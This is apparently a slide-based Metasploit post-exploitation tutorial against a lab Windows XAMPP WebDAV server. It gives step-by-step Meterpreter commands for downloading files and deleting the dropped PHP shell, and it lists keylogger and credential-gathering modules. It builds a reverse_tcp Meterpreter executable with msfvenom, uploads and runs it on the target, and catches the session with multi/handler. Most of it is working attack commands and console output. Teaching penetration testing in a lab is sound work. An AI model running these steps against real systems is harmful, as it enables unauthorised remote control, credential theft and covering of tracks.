
- We can download files over the Meterpreter session to our local machine using the ‘download’ command.
- We can also delete files on the remote machine … like maybe our php file we used to establish the meterpreter session? And then confirm that it is gone.



```
meterpreter > download 7pfFOoh.php
[*] downloading: 7pfFOoh.php -> 7pfFOoh.php
[*] download   : 7pfFOoh.php -> 7pfFOoh.php
meterpreter > rm 7pfFOoh.php
meterpreter > ls
Listing: C:\xampp\webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  313   fil   2017-08-08 10:09:20 -0400  index.html
100666/rw-rw-rw-  277   fil   2017-08-08 10:09:20 -0400  webdav.txt

meterpreter >
```


meterpreter: Post Exploitation Scripts

- The standard meterpreter help has several useful post exploitation commands but there is also a long list of post exploitation modules you can use with the '`run`' command. Use tab-autocomplete to get a sense:




```
meterpreter > run post/windows/
Display all 169 possibilities? (y or n)
run post/windows/capture/keylog_recorder                  run post/windows/gather/enum_ad_computers
run post/windows/capture/lockout_keylogger                run post/windows/gather/enum_ad_groups
run post/windows/escalate/droplnk                         run post/windows/gather/enum_ad_managedby_groups
run post/windows/escalate/getsystem                       run post/windows/gather/enum_ad_service_principal_names
run post/windows/escalate/golden_ticket                   run post/windows/gather/enum_ad_to_wordlist
run post/windows/escalate/ms10_073_kbdlayout              run post/windows/gather/enum_ad_user_comments
run post/windows/escalate/screen_unlock                   run post/windows/gather/enum_ad_users
run post/windows/gather/ad_to_sqlite                      run post/windows/gather/enum_applications
run post/windows/gather/arp_scanner                       run post/windows/gather/enum_artifacts
run post/windows/gather/bitcoin_jacker                    run post/windows/gather/enum_av_excluded
run post/windows/gather/bitlocker_fvek                    run post/windows/gather/enum_chrome
run post/windows/gather/cachedump                         run post/windows/gather/enum_computers
run post/windows/gather/checkvm                           run post/windows/gather/enum_db
run post/windows/gather/credentials/avira_password        run post/windows/gather/enum_devices
run post/windows/gather/credentials/bulletproof_ftp       run post/windows/gather/enum_dirperms
run post/windows/gather/credentials/coreftp               run post/windows/gather/enum_domain
run post/windows/gather/credentials/credential_collector  run post/windows/gather/enum_domain_group_users
```

Still with us? Can you handle some more?




PHP Meterpreter … Partial Meterpreter



```
Active sessions
===============

  Id  Type                    Information                        Connection
  --  ----                    -----------                        ----------
  4   meterpreter php/windows  Administrator (0) @ WIN-8SPMRFBGUKN  192.168.0.35:30405 -> 192.168.0.32:49252 (192.168.0.32)
```

- We had to use a PHP-based Meterpreter and this offers maybe 5% of what a full Meterpreter session give us
- From within Meterpreter console use ‘load –l’ to see the loaded modules list:




```
meterpreter > load -l
stdapi
meterpreter > 
```

- None of the powerful modules are available. No priv, mimikatz, incognito, espia, etc

msfvenom: Making a malicious callback

- Msfvenom is a commandline module to generate payloads and perform encoding for specified target architectures
- We will now use msfvenom to create a full-featured Meterpreter which we will then upload to the target, manually execute, and receive the reverse TCP session
- Open a new terminal window or tab on Kali. Do not close the msfconsole session.

Msfvenom: Syntax




```
root@there:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
lhost=192.168.0.35 lport=30333 -f exe -o /root/run_me2.exe
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: /root/run_me2.exe
root@there:~# 
```

- Syntax:

-a x86	x86 architecture (x64 Windows will run x86)
--platform windows	target O/S is Windows
-p windows/meterpreter/reverse_tcp	payload is reverse TCP meterpreter
lhost=192.168.0.35	IP address of your Kali machine
lport=30333	Unused port number on your Kali machine
-f exe	Output format will be a Windows EXE format
-o /root/run_me2.exe	Output file path and filename

meterpreter: Upload our executable


- Back in our meterpreter session:



```
meterpreter > upload run_me2.exe
[*] uploading  : run_me2.exe -> run_me2.exe
[*] uploaded   : run_me2.exe -> run_me2.exe
```

- Next we need to create a new listener to receive the Meterpreter session we expect to come in on port 30333

multi/handler




```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(xampp_webdav_upload_php) > sessions -l

Active sessions
===============

  Id  Type                     Information                          Connection
  --  ----                     -----------                          ----------
  2   meterpreter php/windows  Administrator (0) @ WIN-8SPMRFBGUKN  192.168.0.35:

msf exploit(xampp_webdav_upload_php) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.35
lhost => 192.168.0.35
msf exploit(handler) > set lport 30333
lport => 30333
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.35:30333
[*] Starting the payload handler...
msf exploit(handler) >
```

```
background
sessions -l
```

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost ((your Kali IP))
set lport ((unused port))
set ExitOnSession false
exploit -j
```

meterpreter: Two At The Same Time

- Switch back to our PHP Meterpreter session
- Execute the run_me2.exe from within Meterpreter
- Background the PHP Meterpreter and confirm we now have two sessions: one a PHP Meterpreter the other a x86 Meterpreter




```
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > execute -f c:\\xampp\\webdav\\run_me2.exe
Process 1640 created.

[*] Sending stage (957487 bytes) to 192.168.0.32
meterpreter > [*] Meterpreter session 3 opened (192.168.0.35:30333 -> 192.168.0.32:49274) at 2017-08-09 00:04:59 -0400

meterpreter > background
[*] Backgrounding session 2...
msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                     Information                               Connection
  --  ----                     -----------                               ----------
  2   meterpreter php/windows  Administrator (0) @ WIN-8SPMRFBGUKN       192.168.0.35:30444 -> 192.168.0.32:49270 (192.168.0.32)
  3   meterpreter x86/windows  WIN-8SPMRFBGUKN\Administrator @ WIN-8SPMRFBGUKN  192.168.0.35:30333 -> 192.168.0.32:49274 (192.168.0.32)

msf exploit(handler) > 
```

Full Meterpreter


- Connect to the full meterpreter session
- Which modules do we have loaded now?

PHP Meterpreter




```
meterpreter > load -l
stdapi
meterpreter >
```

x86 Meterpreter



